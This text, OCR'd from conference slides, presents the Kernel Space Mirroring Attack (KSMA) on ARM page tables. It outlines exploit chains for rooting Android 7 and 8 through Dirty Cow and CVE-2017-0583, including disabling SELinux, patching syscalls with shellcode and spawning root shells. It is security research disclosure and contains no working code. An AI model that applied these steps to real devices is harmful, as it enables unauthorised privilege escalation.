
Data access permissions for stage 1 of the EL1&0 translation regime,

AP[2:1]	Access from EL1	Access from EL0
00	Read/write	None
01	Read/write	Read/write
10	Read-only	None
11	Read-only	Read-only


Craft ‘01’ combination

- Modify AP[2:1] attributes of a kernel address
  - Look up each level of page table
  - Find the address of the associated page table entry
  - Set ‘01’ combination
- Walk the page table
  - Ability of arbitrary kernel memory reading/overwriting required
- Do you really need to walk the page table?

Principle of KSMA



Principle of KSMA



KSMA without KASLR

- Where to add a special block
  - swapper_pg_dir is the pgd for the kernel
- Kernel mirroring base
  - Entry address
    - swapper_pg_dir + (Kernel_Mirroring_Base / 1G) * 8
- Kaddr to Mirroring Kaddr
  - Mirroring_kaddr = Kernel_Mirroring_Base + (kaddr - PAGE_OFFSET)

KSMA with KASLR

- Where to add a special block
  - swapper_pg_dir is the pgd for the kernel
- Kernel mirroring base
  - Entry address
    - (swapper_pg_dir + kernel_slide) + (Kernel_Mirroring_Base / 1G) * 8
- Kaddr to Mirroring Kaddr
  - Mirroring_kaddr = Kernel_Mirroring_Base + (kaddr - PAGE_OFFSET)

ReVent with KSMA

- Exploitation for Android 8(with KASLR)
  - Stage 1-2: Leak kernel heap and data pointers, calculate the kernel slide
  - Stage 3:
    - Step1: Prepare a special block descriptor
    - Step2: Calculate the entry address (No ‘0’ bytes)
    - Step3: Spawn race threads and win the race
    - Step4: Disable SELinux
      - Write ‘0’ to the mirroring addresses of ‘selinux_enable’ and ‘selinux_enforcing’
    - Step5: Patch a syscall
      - Write shellcode to the mirroring address
    - Step6: Invoke the syscall and spawn a ROOT shell
- Bypassing PXN and PAN
- Bypassing ‘post-init read-only memory’ constraint

KSMA for ARMv7a

- Section descriptor
  - Block descriptor of ARMv8a

- AP[2:1] = ‘01’





Table B3-6 VMSAv7 AP[2:1] access permissions model

AP[2], disable write access	AP[1], enable unprivileged access	Access
0	0[a]	Read/write, only at PL1
0	1	Read/write, at any privilege level
1	0[a]	Read-only, only at PL1
1	1	Read-only, at any privilege level

a. Not valid for Non-secure PL2 stage 1 translation tables. AP[1] is SBO in these tables.

Rooting Android 8 Demo



MARCH 20-23, 2018

MARINA BAY SANDS / SINGAPORE

CPRooter Rooting Solution

CVE-2017-0583

- Qualcomm CP access driver
  - Enable to access CPU registers (e.g. TTBRx)
  - Attract attention in Sep 2016
  - Exploitation for Android 7 in Nov 2016
  - Ranked as Moderate and fixed in April 2017
    - Mode: 0644

- Only root user can write…
  - CVE-2016-5195

CVE-2016-5195

- Famous name - Dirty Cow
  - Disclosed in Oct 2016
- For Android
  - Modify /system files temporarily
  - Hijack ‘init’ process, fork a root process
    - For Android 6
      - A root shell.
    - For Android 7
      - Cannot reload SELinux policy
      - Cannot execute other binaries
      - Cannot allocate memory for shellcode


Exploitable or not

- Bypass “EXEC_MEM” policy
  - Write shellcode into /system files
  - Map into R-X memory
- Modify TTBR1 register
  - Redirect the physical address of PGD for kernel
  - Access the kernel text/data
- Need to construct all level page tables

Exploitable or not

- Really need all level page tables?
  - For ARMv8-64, No
  - Block descriptor
  - Only level 1 table

- Level 1 table
  - 512 entries(4K) – one page
  - Need a known physical page
    - VDSO Page




Initial idea

- Exploitation steps
  - Stage 1 (CVE-2016-5195)
    - Step 1: Prepare kernel block descriptors and shellcode for stage 1 & 2
    - Step 2: Write shellcode for stage 2 into ’ping6’ binary
    - Step 3: Write descriptors and shellcode for stage 1 into VDSO page
    - Step 4: Spawn a root process by hijacked init process
    - Step 5: Map and execute the shellcode for stage 2
  - Stage 2 (CVE-2017-0583)
    - Step 1: Read the value of TTBR1
    - Step 2: Write the physical address of VDSO into TTBR1
    - Step 3: Disable SELinux with KSMA
    - Step 4: Write the backup value into TTBR1 and spawn a ROOT shell

